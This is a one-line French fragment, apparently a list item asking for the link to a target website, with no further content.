- Lien du site internet cible

